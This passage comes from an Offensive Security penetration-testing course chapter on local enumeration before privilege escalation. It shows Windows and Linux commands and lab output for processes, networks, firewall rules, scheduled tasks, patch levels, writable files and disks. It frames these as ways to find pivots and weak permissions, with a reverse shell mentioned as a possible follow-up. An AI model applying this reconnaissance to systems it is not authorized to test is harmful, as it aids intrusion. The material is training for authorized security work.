root       255  0.0  0.0      0     0 S    Nov07   0:00 [kauditd]
root       259  0.0  0.4  25956  5100 Ss   Nov07   0:01 /lib/systemd/systemd-journald
root       294  0.0  0.4  17096  4996 Ss   Nov07   0:00 /lib/systemd/systemd-udevd
systemd+   309  0.0  0.3  16884  3940 Ssl  Nov07   0:07 /lib/systemd/systemd-timesyncd
root       359  0.0  0.0      0     0 S<   Nov07   0:00 [ttm_swap]
root       514  0.0  1.5  53964 16272 Ss   Nov07   0:00 /usr/bin/VGAuthService
root       515  0.0  0.2   5256  2816 Ss   Nov07   0:00 /usr/sbin/cron -f
message+   518  0.0  0.3   6368  3896 Ss   Nov07   0:37 /usr/bin/dbus-daemon --system.
rtkit      523  0.0  0.3  24096  3156 SNsl Nov07   0:00 /usr/lib/rtkit/rtkit-daemon
...
student   8868  0.0  0.3   7664  3336 pts/0    R+   14:25   0:00 ps axu
```

Listing 523 - Getting a list of running processes on Linux

The output lists several processes running as root that are worth researching for possible vulnerabilities. Note that our **ps** command is also listed in the output.

18.1.1.5 Enumerating Networking Information

The next step in our analysis of the target host is to review available network interfaces, routes, and open ports.

This information can help us determine if the compromised target is connected to multiple networks and therefore could be used as a pivot. In addition, the presence of specific virtual interfaces may indicate the existence of virtualization or antivirus software.

[451] (Linux man-pages project, 2018), http://man7.org/linux/man-pages/man1/ps.1.html

[452] (Linus Åkesson, 2018), https://www.linusakesson.net/programming/tty/

Copyright © Offensive Security Ltd. All rights reserved.

An attacker may use a compromised target to pivot, or move between connected networks. This will amplify network visibility and allow the attacker to target hosts not directly visible from the original attack machine.

We can also investigate port bindings to see if a running service is only available on a loopback address, rather than on a routable one. Investigating a privileged program or service listening on the loopback interface could expand our attack surface and increase our probability of a privilege escalation attack.

We can begin our information gathering on the Windows operating system with **ipconfig**,[453] using the **/all** flag to display the full TCP/IP configuration of all adapters.

```
C:\Users\student>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : client251
   Primary Dns Suffix  . . . . . . . : corp.com
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : corp.com

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-C1-ED-B0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::bc64:ab2f:a10f:edc9%15(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.11.0.22(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
   DHCPv6 IAID . . . . . . . . . . . : 83889193
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-25-55-82-FF-00-0C-29-C1-ED-B0
   DNS Servers . . . . . . . . . . . : 10.11.0.2
   NetBIOS over Tcpip. . . . . . . . : Enabled

Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection #2
   Physical Address. . . . . . . . . : 00-0C-29-C1-ED-BA
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::9d3e:158a:241b:beb7%4(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.1.111(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
```

[453] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/ipconfig

Copyright © Offensive Security Ltd. All rights reserved.

```
   Default Gateway . . . . . . . . . : 192.168.1.1
   DHCPv6 IAID . . . . . . . . . . . : 167775273
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-25-55-82-FF-00-0C-29-C1-ED-B0
   DNS Servers . . . . . . . . . . . : fec0:0:0:ffff::1%1
                                       fec0:0:0:ffff::2%1
                                       fec0:0:0:ffff::3%1
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Listing 524 - Listing the full TCP/IP configuration on all available adapters on Windows

This machine does have multiple network interfaces. Next, let's take a closer look at its routing tables.

To display the networking routing tables, we will use the **route**[454] command followed by the **print** argument.

```
C:\Users\student>route print
===========================================================================
Interface List
 15...00 0c 29 c1 ed b0 ......Intel(R) 82574L Gigabit Network Connection
  4...00 0c 29 c1 ed ba ......Intel(R) 82574L Gigabit Network Connection #2
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0      192.168.1.1    192.168.1.111    281
          0.0.0.0          0.0.0.0        10.11.0.2       10.11.0.22    281
        10.11.0.0    255.255.255.0         On-link        10.11.0.22    281
       10.11.0.22  255.255.255.255         On-link        10.11.0.22    281
      10.11.0.255  255.255.255.255         On-link        10.11.0.22    281
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    331
      192.168.1.0    255.255.255.0         On-link     192.168.1.111    281
    192.168.1.111  255.255.255.255         On-link     192.168.1.111    281
    192.168.1.255  255.255.255.255         On-link     192.168.1.111    281
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link     192.168.1.111    281
        224.0.0.0        240.0.0.0         On-link        10.11.0.22    281
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link     192.168.1.111    281
  255.255.255.255  255.255.255.255         On-link        10.11.0.22    281
===========================================================================
Persistent Routes:
  Network Address          Netmask  Gateway Address  Metric
          0.0.0.0          0.0.0.0      192.168.1.1  Default
          0.0.0.0          0.0.0.0        10.11.0.2  Default
===========================================================================
```

[454] (Microsoft, 2015), https://docs.microsoft.com/en-us/previous-versions/windows/embedded/jj898618(v=winembedded.70)

Copyright © Offensive Security Ltd. All rights reserved.



```
IPv6 Route Table
===========================================================================
Active Routes:
 If Metric Network Destination      Gateway
  1    331 ::1/128                  On-link
  4    281 fe80::/64                On-link
 15    281 fe80::/64                On-link
  4    281 fe80::9d3e:158a:241b:beb7/128
                                    On-link
 15    281 fe80::bc64:ab2f:a10f:edc9/128
                                    On-link
  1    331 ff00::/8                 On-link
  4    281 ff00::/8                 On-link
 15    281 ff00::/8                 On-link
===========================================================================
Persistent Routes:
  None
```

Listing 525 - Printing the routes on Windows

Finally, we can use **netstat**[455] to view the active network connections. Specifying the **a** flag will display all active TCP connections, the **n** flag allows us to display the address and port number in a numerical form, and the **o** flag will display the owner PID of each connection.

```
C:\Users\student>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       7432
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       776
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       1472
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       952
  TCP    0.0.0.0:8895           0.0.0.0:0              LISTENING       2284
  TCP    0.0.0.0:9121           0.0.0.0:0              LISTENING       7432
...
  TCP    127.0.0.1:49689        127.0.0.1:49690        ESTABLISHED     2284
  TCP    127.0.0.1:49690        127.0.0.1:49689        ESTABLISHED     2284
  TCP    127.0.0.1:49691        127.0.0.1:49692        ESTABLISHED     2284
  TCP    127.0.0.1:49692        127.0.0.1:49691        ESTABLISHED     2284
...
```

Listing 526 - Listing all active network connections on the Windows operating system

Not only did **netstat** provide us with a list of all the listening ports on the machine, it also included information about established connections that could reveal other users connected to this machine that we may want to target later.

[455] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/netstat

Copyright © Offensive Security Ltd. All rights reserved.

Similar commands are available on a Linux-based host. Depending on the version of Linux, we can list the TCP/IP configuration of every network adapter with either **ifconfig**[456] or **ip**.[457] Both commands accept the **a** flag to display all information available.

```
student@debian:~$ ip a
...
4: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
    link/ether 00:50:56:8a:4d:48 brd ff:ff:ff:ff:ff:ff
    inet 10.11.0.128/24 brd 10.11.0.255 scope global ens192
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:4d48/64 scope link
       valid_lft forever preferred_lft forever
5: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
    link/ether 00:50:56:8a:5c:5e brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.112/24 brd 192.168.1.255 scope global ens224
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:5c5e/64 scope link
       valid_lft forever preferred_lft forever
```

Listing 527 - Listing the full TCP/IP configuration on all available adapters on Linux

Based on the output above, the Linux client is also connected to more than one network.

We can display network routing tables with either **route**[458] or **routel**,[459] depending on the Linux flavor and version.

```
student@debian:~$ /sbin/route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.1.254   0.0.0.0         UG    0      0        0 ens192
10.11.0.0       0.0.0.0         255.255.255.0   U     0      0        0 ens224
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        0 ens192
```

Listing 528 - Printing the routes on Linux

Finally, we can display active network connections and listening ports with either **netstat**[460] or **ss**,[461] both of which accept the same arguments.

For example, we can list all connections with **-a**, avoid hostname resolution (which may stall the command execution) with **-n**, and list the process name the connection belongs to with **-p**. We can combine the arguments and simply run **ss -anp**:

```
student@debian:~$ ss -anp
Netid State   Recv-Q Send-Q  Local Address:Port  Peer Address:Port
...
tcp   LISTEN  0      80  127.0.0.1:3306     *:*
tcp   LISTEN  0      128     *:22                *:*
tcp   ESTAB   0      48852   10.11.0.128:22      10.11.0.4:52804
```

[456] (Fred N. van Kempen, 2003), https://linux.die.net/man/8/ifconfig

[457] (Linux man-pages project, 2011), http://man7.org/linux/man-pages/man8/ip.8.html

[458] (Phil Blundell, 2003), https://linux.die.net/man/8/route

[459] (Linux man-pages project, 2008), http://man7.org/linux/man-pages/man8/routel.8.html

[460] (Bernd Eckenfels, 2003), https://linux.die.net/man/8/netstat

[461] (Linux man-pages project, 2019), http://man7.org/linux/man-pages/man8/ss.8.html

Copyright © Offensive Security Ltd. All rights reserved.

```
tcp    LISTEN  0      128      :::22                :::*
tcp    LISTEN  0      2        ::1:3350             :::*
tcp    LISTEN  0      2        :::3389              :::*
```

Listing 529 - Listing all active network connections on Linux

The output lists the various listening ports and active sessions, including our own active SSH connection.

18.1.1.6 Enumerating Firewall Status and Rules

Generally speaking, a firewall's state, profile, and rules are only of interest during the remote exploitation phase of an assessment. However, this information can be useful during privilege escalation. For example, if a network service is not remotely accessible because it is blocked by the firewall, it is generally accessible locally via the loopback interface. If we can interact with these services locally, we may be able to exploit them to escalate our privileges on the local system.

In addition, we can gather information about inbound and outbound port filtering during this phase to facilitate port forwarding and tunneling when it's time to pivot to an internal network.

On Windows, we can inspect the current firewall profile using the **netsh**[462] command.

```
C:\Users\student>netsh advfirewall show currentprofile

Public Profile Settings:
----------------------------------------------------------------------
State                                 ON
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Enable
RemoteManagement                      Disable
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
FileName                              %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096

Ok.
```

Listing 530 - Listing the current profile for the firewall on Windows

In this case, the current firewall profile is active so let's have a closer look at the firewall rules.

We can list firewall rules with the **netsh** command using the following syntax:

```
C:\Users\student>netsh advfirewall firewall show rule name=all

Rule Name:         @{Microsoft.Windows.Photos_2018.18022.15810.1000_x86__8wekyb3d8bbw
----------------------------------------------------
Enabled:           Yes
Direction:         In
```

[462] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows-server/networking/technologies/netsh/netsh-contexts

Copyright © Offensive Security Ltd. All rights reserved.

```
Profiles:           Domain,Private,Public
Grouping:           Microsoft Photos
LocalIP:            Any
RemoteIP:           Any
Protocol:           Any
Edge traversal:     Yes
Action:             Allow

Rule Name:          @{Microsoft.Windows.Photos_2018.18022.15810.1000_x86__8wekyb3d8bbw
----------------------------------------------------------------------
Enabled:            Yes
Direction:          Out
Profiles:           Domain,Private,Public
Grouping:           Microsoft Photos
LocalIP:            Any
RemoteIP:           Any
Protocol:           Any
Edge traversal:     No
Action:             Allow

Rule Name:          @{Microsoft.XboxIdentityProvider_12.39.13003.1000_x86__8wekyb3d8bb
----------------------------------------------------------------------
...
```

Listing 531 - Listing all the firewall rules on Windows

According to the two firewall rules listed above, the Microsoft Photos application is allowed to establish both inbound and outbound connections to and from any IP address using any protocol. Keep in mind that not all firewall rules are useful but some configurations may help us expand our attack surface.

On Linux-based systems, we must have *root* privileges to list firewall rules with **`iptables`**.[463] However, depending on how the firewall is configured, we may be able to glean information about the rules as a standard user.

For example, the iptables-persistent[464] package on Debian Linux saves firewall rules in specific files under the /etc/iptables directory by default. These files are used by the system to restore netfilter[465] rules at boot time. These files are often left with weak permissions, allowing them to be read by any local user on the target system.

We can also search for files created by the **`iptables-save`** command, which is used to dump the firewall configuration to a file specified by the user. This file is then usually used as input for the **`iptables-restore`** command and used to restore the firewall rules at boot time. If a system administrator had ever run this command, we could search the configuration directory (/etc) or grep the file system for iptables commands to locate the file. If the file has insecure permissions, we could use the contents to infer the firewall configuration rules running on the system.

[463] (Herve Eychenne, 2003), https://linux.die.net/man/8/iptables

[464] (Debian, 2019), https://packages.debian.org/search?keywords=iptables-persistent

[465] (Netfilter, 2014), https://www.netfilter.org/

Copyright © Offensive Security Ltd. All rights reserved.



18.1.1.7 Enumerating Scheduled Tasks

Attackers commonly leverage scheduled tasks in privilege escalation attacks.

Systems that act as servers often periodically execute various automated, scheduled tasks. The scheduling systems on these servers often have somewhat confusing syntax, which is used to execute user-created executable files or scripts. When these systems are misconfigured, or the user-created files are left with insecure permissions, we can modify these files that will be executed by the scheduling system at a high privilege level.

We can create and view scheduled tasks on Windows with the **schtasks**[466] command. The **/query** argument displays tasks and **/FO LIST** sets the output format to a simple list. We can also use **/V** to request verbose output.

```
c:\Users\student>schtasks /query /fo LIST /v

Folder: \
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\Office
HostName:                             CLIENT251
TaskName:                             \Microsoft\Office\Office 15 Subscription Heartbe
at
Next Run Time:                        11/12/2019 3:18:24 AM
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        11/11/2019 3:49:25 AM
Last Result:                          0
Author:                               Microsoft Office
Task To Run:                          %ProgramFiles%\Common Files\Microsoft Shared\Off
ice16\OLicenseHeartbeat.exe
Start In:                             N/A
Comment:                              Task used to ensure that the Microsoft Office Su
bscription licensing is current.
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode
Run As User:                          SYSTEM
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 04:00:00
Schedule:                             Scheduling data is not available in this format
Schedule Type:                        Daily
Start Time:                           12:00:00 AM
Start Date:                           1/1/2010
End Date:                             N/A
Days:                                 Every 1 day(s)
Months:                               N/A
Repeat: Every:                        Disabled
Repeat: Until: Time:                  Disabled
```

[466] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/taskschd/schtasks

Copyright © Offensive Security Ltd. All rights reserved.

```
Repeat: Until: Duration:                Disabled
Repeat: Stop If Still Running:          Disabled
...
```

Listing 532 - Listing all the scheduled tasks on Windows

The output generated by **schtasks** includes a lot of useful information such as the task to run, the next time it is due to run, the last time it ran, and details about how often it will run.

The Linux-based job scheduler is known as *Cron*.[467] Scheduled tasks are listed under the /etc/cron.* directories, where * represents the frequency the task will run on. For example, tasks that will be run daily can be found under /etc/cron.daily. Each script is listed in its own subdirectory.

```
student@debian:~$ ls -lah /etc/cron*
-rw-r--r-- 1 root root  722 Oct  7  2017 /etc/crontab

/etc/cron.d:
-rw-r--r--   1 root root  285 May 29  2017 anacron
-rw-r--r--   1 root root  712 Jan  1  2017 php
-rw-r--r--   1 root root  102 Oct  7  2017 .placeholder

/etc/cron.daily:
-rwxr-xr-x   1 root root  311 May 29  2017 0anacron
-rwxr-xr-x   1 root root  539 Mar 30  2018 apache2
-rwxr-xr-x   1 root root 1.5K Sep 13  2017 apt-compat
-rwxr-xr-x   1 root root  355 Oct 25  2016 bsdmainutils
-rwxr-xr-x   1 root root  384 Dec 12  2012 cracklib-runtime
-rwxr-xr-x   1 root root 1.6K Feb 22  2017 dpkg
-rwxr-xr-x   1 root root   89 May  5  2015 logrotate
-rwxr-xr-x   1 root root 1.1K Dec 13  2016 man-db
-rwxr-xr-x   1 root root  249 May 17  2017 passwd
-rw-r--r--   1 root root  102 Oct  7  2017 .placeholder

/etc/cron.hourly:
-rw-r--r--   1 root root  102 Oct  7  2017 .placeholder

/etc/cron.monthly:
-rwxr-xr-x   1 root root  313 May 29  2017 0anacron
-rw-r--r--   1 root root  102 Oct  7  2017 .placeholder

/etc/cron.weekly:
-rwxr-xr-x   1 root root  312 May 29  2017 0anacron
-rwxr-xr-x   1 root root  723 Dec 13  2016 man-db
-rw-r--r--   1 root root  102 Oct  7  2017 .placeholder
```

Listing 533 - Listing all cron jobs on Linux

Listing the directory contents, we notice several tasks scheduled to run daily.

It is worth noting that system administrators often add their own scheduled tasks in the /etc/crontab file. These tasks should be inspected carefully for insecure file permissions as most jobs in this particular file will run as root.

[467] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cron

Copyright © Offensive Security Ltd. All rights reserved.

```
student@debian:~$ cat /etc/crontab
...

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc
/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc
/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc
/cron.monthly )
5 0 * * *   root    /var/scripts/user_backups.sh
```

Listing 534 - Example of /etc/crontab file

This example reveals a backup script running as root. If this file has weak permissions, we may be able to leverage this to escalate our privileges.

18.1.1.8 Enumerating Installed Applications and Patch Levels

At some point, we may need to leverage an exploit to escalate our local privileges. If so, our search for a working exploit begins with the enumeration of all installed applications, noting the version of each (as well as the OS patch level on Windows-based systems). We can use this information to search for a matching exploit.

Manually searching for this information could be very time consuming and ineffective. However, we can leverage the very powerful Windows-based utility, **`wmic`**[468] to automate this process on Windows systems.

The wmic utility provides access to the *Windows Management Instrumentation*,[469] which is the infrastructure for management data and operations on Windows.

We can use wmic with the **`product`**[470] WMI class argument followed by **`get`**, which, as the name states, is used to retrieve specific property values. We can then choose the properties we are interested in, such as **`name`**, **`version`**, and **`vendor`**.

One important thing to keep in mind is that the product WMI class only lists applications that are installed by the *Windows Installer*.[471] It will not list applications that do not use the Windows Installer.

```
c:\Users\student>wmic product get name, version, vendor
Name                                    Vendor                  Version
Microsoft OneNote MUI (English) 2016    Microsoft Corporation   16.0.4266.1001
Microsoft Office OSM MUI (English) 2016 Microsoft Corporation   16.0.4266.1001
Microsoft Office Standard 2016          Microsoft Corporation   16.0.4266.1001
```

[468] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmic

[469] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page

[470] (Microsoft, 2015) https://docs.microsoft.com/en-us/previous-versions/windows/desktop/legacy/aa394378(v%3Dvs.85)

[471] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/msi/windows-installer-portal

Copyright © Offensive Security Ltd. All rights reserved.

```
Microsoft Office OSM UX MUI (English) 2016 Microsoft Corporation       16.0.4266.1001
Microsoft Office Shared Setup Metadata MUI Microsoft Corporation       16.0.4266.1001
Microsoft Excel MUI (English) 2016         Microsoft Corporation       16.0.4266.1001
Microsoft PowerPoint MUI (English) 2016    Microsoft Corporation       16.0.4266.1001
Microsoft Publisher MUI (English) 2016     Microsoft Corporation       16.0.4266.1001
Microsoft Outlook MUI (English) 2016       Microsoft Corporation       16.0.4266.1001
Microsoft Groove MUI (English) 2016        Microsoft Corporation       16.0.4266.1001
Microsoft Word MUI (English) 2016          Microsoft Corporation       16.0.4266.1001
Microsoft Office Proofing (English) 2016   Microsoft Corporation       16.0.4266.1001
Microsoft Office Shared MUI (English) 2016 Microsoft Corporation       16.0.4266.1001
Microsoft Office Proofing Tools 2016 -     Microsoft Corporation       16.0.4266.1001
Herramientas de corrección de Microsoft    Microsoft Corporation       16.0.4266.1001
Outils de vérification linguistique 2016   Microsoft Corporation       16.0.4266.1001
Microsoft Visual C++ 2017 x86 Additional   Microsoft Corporation       14.12.25810
FortiClient                                Fortinet Inc                5.2.3.0633
Python 2.7.14                              Python Software Foundation  2.7.14150
VMware Tools                               VMware, Inc.                10.3.10.1240696
Microsoft Visual C++ 2017 x86 Minimum      Microsoft Corporation       14.12.25810
Microsoft Visual C++ 2008 Redistributable  Microsoft Corporation       9.0.30729.4148
```

Listing 535 - Listing all installed applications installed on Windows

Information about installed applications could be useful as we look for privilege escalation attacks.

Similarly, and more importantly, wmic can also be used to list system-wide updates by querying the *Win32_QuickFixEngineering (qfe)*[472] WMI class.

```
c:\Users\student>wmic qfe get Caption, Description, HotFixID, InstalledOn
Caption                                     Description      HotFixID   InstalledOn
                                            Update           KB2693643  4/7/2018
http://support.microsoft.com/?kbid=4088785  Security Update  KB4088785  3/31/2018
http://support.microsoft.com/?kbid=4090914  Update           KB4090914  3/31/2018
http://support.microsoft.com/?kbid=4088776  Security Update  KB4088776  3/31/2018
```

Listing 536 - Listing all installed security patches on Windows

A combination of the *HotFixID* and the *InstalledOn* information can provide us with a precise indication of the security posture of the target Windows operating system. According to this output, this system has not been updated recently, which might make it easier to exploit.

Linux-based systems use a variety of package managers. For example, Debian-based Linux distributions use dpkg[473] while Red Hat based systems use rpm.[474]

To list applications installed (by dpkg) on our Debian system, we can use **dpkg -l**.

```
student@debian:~$ dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name               Version          Architecture  Description
+++-==================-================-============-==============================
ii  acl                2.2.52-3+b1      i386          Access control list utilities
```

[472] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/cimwin32prov/win32-quickfixengineering

[473] (Linux.die.net, 2003), https://linux.die.net/man/1/dpkg

[474] (Marc Ewing, 2003), https://linux.die.net/man/8/rpm

Copyright © Offensive Security Ltd. All rights reserved.

```
ii  adduser              3.115              all          add and remove users and grou
ii  adwaita-icon-theme   3.22.0-1+deb9u1    all          default icon theme of GNOME
ii  alsa-utils           1.1.3-1            i386         Utilities for configuring and
ii  anacron              2.3-24             i386         cron-like program that doesn'
ii  ant                  1.9.9-1            all          Java based build tool like ma
ii  ant-optional         1.9.9-1            all          Java based build tool like ma
ii  apache2              2.4.25-3+deb9u4    i386         Apache HTTP Server
ii  apache2-bin          2.4.25-3+deb9u4    i386         Apache HTTP Server (modules a
ii  apache2-data         2.4.25-3+deb9u4    all          Apache HTTP Server (common fi
ii  apache2-utils        2.4.25-3+deb9u4    i386         Apache HTTP Server (utility p
...
```

Listing 537 - Listing all installed packages on a Debian Linux operating system

This confirms what we expected earlier: the Debian machine is, in fact, running a web server. In this case, it is running Apache2.

18.1.1.9 Enumerating Readable/Writable Files and Directories

As we previously mentioned, files with insufficient access restrictions can create a vulnerability that can grant an attacker elevated privileges. This most often happens when an attacker can modify scripts or binary files that are executed under the context of a privileged account.

In addition, sensitive files that are readable by an unprivileged user may contain important information such as hardcoded credentials for a database or a service account.

Since it is not feasible to manually check the permissions of each file and directory, we need to automate this task as much as possible.

There are a number of utilities and tools that can automate this task for us on a Windows platform. AccessChk from SysInternals[475] is arguably the most well-known and often used tool for this purpose.

In the following example, we will demonstrate how to use AccessChk to find a file with insecure file permissions in the Program Files directory. Please note that the target binary file was simply created for the purposes of this exercise.

Specifically, we will enumerate the Program Files directory in search of any file or directory that allows the *Everyone*[476] group *write* permissions.

We will use **-u** to suppress errors, **-w** to search for write access permissions, and **-s** to perform a recursive search. The additional options are also worth exploring as this tool is quite useful.

```
c:\Tools\privilege_escalation\SysinternalsSuite>accesschk.exe -uws "Everyone" "C:\Prog
ram Files"

Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

RW C:\Program Files\TestApplication\testapp.exe
```

[475] (Microsoft, 2017), https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk

[476] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/win32/secauthz/well-known-sids

Copyright © Offensive Security Ltd. All rights reserved.

Listing 538 - Listing all writable files and directories in a specified target

In the listing above, AccessChk successfully identified one executable file that is world-writable. If this file were to be executed by a privileged user or a service account, we could attempt to overwrite it with a malicious file of our choice, such as a reverse shell, in order to elevate our privileges. We will present a similar working example later in this module.

We can also accomplish the same goal using PowerShell. This is useful in situations where we may not be able to transfer and execute arbitrary binary files on our target system.

The PowerShell command itself (shown below in listing 539) may appear somewhat complex, so we'll walk through the options.

The primary cmdlet we are using is **`Get-Acl`**, which retrieves all permissions for a given file or directory. However, since Get-Acl cannot be run recursively, we are also using the **`Get-ChildItem`** cmdlet to first enumerate everything under the Program Files directory. This will effectively retrieve every single object in our target directory along with all associated access permissions. The *AccessToString* property with the **`-match`** flag narrows down the results to the specific access properties we are looking for. In our case, we are searching for any object can be modified (Modify) by members of the Everyone group.

```
PS C:\Tools\privilege_escalation\SysinternalsSuite>Get-ChildItem "C:\Program Files" -R
ecurse | Get-ACL | ?{$_.AccessToString -match "Everyone\sAllow\s\sModify"}


    Directory: C:\Program Files\TestApplication


Path        Owner                  Access
----        -----                  ------
testapp.exe BUILTIN\Administrators Everyone Allow  Modify, Synchronize...
```

Listing 539 - Listing all writable files and directories in a specified target using PowerShell

In this case, the output is identical to that of AccessChk. This command sequence allows for additional formatting options.

On Linux operating systems, we can use **`find`**[477] to identify files with insecure permissions.

In the example below, we are searching for every directory writable by the current user on the target system. We search the whole root directory (/) and use the **`-writable`** argument to specify the attribute we are interested in. We also use **`-type d`** to locate directories, and we filter errors with **`2>/dev/null`**:

```
student@debian:~$ find / -writable -type d 2>/dev/null
/usr/local/james/bin
/usr/local/james/bin/lib
/proc/16195/task/16195/fd
/proc/16195/fd
/proc/16195/map_files
/home/student
/home/student/.gconf
```

[477] (Linux man-pages project, 2019), http://man7.org/linux/man-pages/man1/find.1.html

Copyright © Offensive Security Ltd. All rights reserved.

```
/home/student/.gconf/apps
/home/student/.gconf/apps/gksu
/home/student/Music
/home/student/thinclient_drives
/home/student/Videos
/home/student/.pcsc11
/home/student/.gnupg
...
```

Listing 540 - Listing all world writable directories on Linux

As shown above, several directories seem to be world-writable, including the /usr/local/james/bin directory. This certainly warrants further investigation.

18.1.1.10 Enumerating Unmounted Disks

On most systems, drives are automatically mounted at boot time. Because of this, it's easy to forget about unmounted drives that could contain valuable information. We should always look for unmounted drives, and if they exist, check the mount permissions.

On Windows-based systems, we can use **mountvol**[478] to list all drives that are currently mounted as well as those that are physically connected but unmounted.

```
c:\Users\student>mountvol
Creates, deletes, or lists a volume mount point.
...
Possible values for VolumeName along with current mount points are:

    \\?\Volume{25721a7f-0000-0000-0000-100000000000}\
        *** NO MOUNT POINTS ***

    \\?\Volume{25721a7f-0000-0000-0000-602200000000}\
        C:\

    \\?\Volume{78fa00a6-3519-11e8-a4dc-806e6f6e6963}\
        D:\
```

Listing 541 - Listing all drives available to mount on Windows

In this case, the system has two mount points that map to the C: and D: drives respectively. We also notice that we have a volume with the globally unique identifier (GUID) *25721a7f-0000-0000-0000-100000000000*, which has no mount point. This could be interesting and we might want to investigate further.

On Linux-based systems, we can use the **mount**[479] command to list all mounted filesystems. In addition, the /etc/fstab[480] file lists all drives that will be mounted at boot time.

> *Keep in mind that the system administrator might have used custom configurations or scripts to mount drives that are not listed in the /etc/fstab file.*

[478] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/mountvol

[479] (Linux.die.net, 2003), https://linux.die.net/man/8/mount

[480] (Geek University, 2019), https://geek-university.com/linux/etc-fstab-file/

Copyright © Offensive Security Ltd. All rights reserved.

*Because of this, it's good practice to not only scan /etc/fstab, but to also gather information about mounted drives with **mount**.*

```
student@debian:~$ cat /etc/fstab
# /etc/fstab: static file system information.
...
# <file system> <mount point>   <type>  <options>       <dump>  <pass>
# / was on /dev/sda1 during installation
UUID=fa336f7a-8cf8-4cd2-9547-22b08cf58b72 /     ext4    errors=remount-ro 0       1
# swap was on /dev/sda5 during installation
UUID=8b701d25-e290-49dc-b61b-1b9047088150 none  swap    sw              0       0
/dev/sr0        /media/cdrom0   udf,iso9660 user,noauto     0       0

student@debian:~$ mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
udev on /dev type devtmpfs (rw,nosuid,relatime,size=505664k,nr_inodes=126416,mode=755)
